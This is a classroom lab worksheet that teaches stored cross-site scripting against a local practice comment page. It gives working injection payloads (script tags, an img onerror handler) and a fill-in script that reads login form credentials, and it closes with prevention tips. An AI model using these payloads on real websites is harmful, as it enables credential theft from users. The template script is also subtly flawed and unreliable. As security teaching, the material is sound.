

---

### Hands-On Series: Stealing Credentials using Stored Cross-Site Scripting

**Estimated time:** 30 minutes

Developed by Ruth Trejo and Nicolas Cruz Menchaca

---

Cross site scripting (XSS) is a web security vulnerability that allows an attacker to perform a client side code injection attack. The attacker injects malicious scripts into a web browser of the potential victims, the malicious script is injected into legitimate web pages or web applications. The attack begins when the victim visits that particular web page or application which then executes the malicious code. The attacker does this to gain access to any of the user's data. If the user has privilege access within a web application, then the attacker has the potential to gain full control of the application and data. [1]

XSS attacks are most common in JavaScript, primarily because JavaScript can be used on most browsers.


**Your task is to exploit a vulnerable web page by storing a JavaScript that steals credentials.**

## STEP 1: Find the vulnerability in the website

1. Open comment\_section.html found on your Desktop and identify which input boxes are vulnerable to XSS.

Lets try inserting the following script in the input boxes shown below:

```
<script>alert("Hackable")</script>
```

A screenshot of a login form. It consists of two white input boxes with light gray borders. The first box is labeled 'Username' in a light gray font. The second box is labeled 'Password' in a light gray font. Below these two boxes is a wide, purple button with the word 'Login' in white text.


As you can see from above, the script given does not work. The log-in form is highly secured because it is explicitly checking the database for a username and password that are equal to a row or list of users from the database. Anything else that does not match the database will not be accepted.


As seen on the navigation bar, the website is currently in the Reviews tab. Scroll down to see if you can find a comment section of some sort.

You should find the following comment section:

**Comments**

**Anonymous**  
Awesome jacket! I love it!

 **Andy Leverenz**  
Wow, what a great jacket!

 **Andy Leverenz**  
Is there a jacket in black?

**Anonymous**  
Is it in pink?

**Anonymous**  
Cute pants, link?

**Anonymous**  
Does this come in an XL?

**Anonymous**

REPLY

Try inserting the same script given in step 1, however; hide the script by actually writing a message, as shown below:

**Anonymous**

Wow really great jacket! Does it come in pink?  
<script>alert("Hackable")</script>

REPLY


What happens?

---

**Anonymous**

Wow really great jacket! Does it come in pink?


The script is not shown in the comment section, however; did the script actually work?  
Did you receive the following message?



Why not?

---

The message shown above will not be received because the comment post contains HTML. If you right click on the page and select "Inspect" or [Ctrl+Shift+I], you can see that the comment section is purely written in HTML.



This indicates that the template doesn't escape the contents of status messages. Entering a `<script>` tag on this comment section will not work. Let's try an element with a JavaScript attribute instead: `<img src='#' onerror=alert("Hackable") />`

\_\_\_\_\_

\_\_\_\_\_

That was successful! Now we know what part of the website is vulnerable.

## STEP 2: Create a script

As we inspected the page before [using Ctrl+Shift+I], we can see the variable names the website is using in order to store the username and password of a user trying to log in.

1. Look for the <div> tag that holds the log-in form. Once you find the form, identify the names for the following variables for the username and password:

Type, id, and name

**[Hint: it should be in the <input> tag]**

Username id:

Password id:

Form id:

Edit the following malicious.js script given below:

```
document.onload = function() {  
  
    //html form + attribute identifiers  
    var form = document.getElementById("__?__");  
    var user_name = document.getElementById("__?__").value;  
    var user_pswd = document.getElementById("__?__").value;  
  
    form.onsubmit = submittedForm.bind(form);  
}  
  
function submittedForm(event) {  
    alert("Your username is: ${user_name}\nYour password is: ${user_pswd}\nThanks >:)");  
}
```

Remember the script so it can be used in step 3.

### STEP 3: Store the script in the browser

As we saw in step 1, we were able to successfully insert the following line:

```
<img src='#' onerror=alert("Hackable") />
```

In the script above, we will replace `alert("Hackable")` with the script we created.

Once you submit the comment, the script should be successfully stored in the browser.

\*\*\*\*\*

You can see if it got stored by inspecting the website and looking for the comment that has your script. As shown below:

```
▼ <div class="comment flex items-start justify-start">
  ▼ <div class="flex-1">
    <h3 class="comment-author">Anonymous</h3>
    ▼ <p class="comment-body">
      "Second try >:) "
      ▼ <script>
        window.onload = function(){

          //html form + attribute identifiers
          var form = document.getElementById("login-form");
          var user_name = document.getElementById("uname").value;
          var user_pswd = document.getElementById("pswd").value;

          form.onsubmit = submittedForm.bind(form);
        }

        function submittedForm(event){
          alert("Your username is: ${user_name}\nYour password is: ${user_pswd}\n Thanks
          >:)");
          } == $0
        }
      </script>
    </p>
  </div>
</div>
```

\*\*\*\*\*

We successfully inserted our script and it is now stored on the website.

## STEP 4: Sign-in as the victim

1. Use the following credentials:

`nmen2007`

`ILoveFrenchToast!`

2. As the victing, you will see the following message pop-up

`Your username is: nmen2007`

`Your password is: ILoveFrenchToast!`

`Thanks >:)`



## Conclusion

As we can see, we were able to successfully insert the script onto the website. In reality, you would store this information in a txt file on your computer and not let the victim know that their credentials were taken.

Preventing XSS is not a very easy task, different techniques are used based on the subtype of XSS vulnerability or on the user input context. Below are a few generic tips on how to prevent XSS.

### Steps to prevent Cross-site Scripting

1. Never insert untrusted data except in allowed locations, don't put untrusted data into your html document.
2. Treat all input as untrusted.
3. Use an appropriate escaping/encoding technique.
4. Sanitize user input, this is helpful on sites that allow HTML markup, to ensure data received can't do any harm to the user.

**Note:** You can sanitize input using the following methods provided by PHP:

```
$comment = filter_var($userInput, FILTER_SANITIZE_STRING)
$comment = htmlspecialchars($userInput, ENT_QUOTES);
```

# **References**

[1] acunetix, “Cross-site Scripting (XSS)”

<https://www.acunetix.com/websecurity/cross-site-scripting/>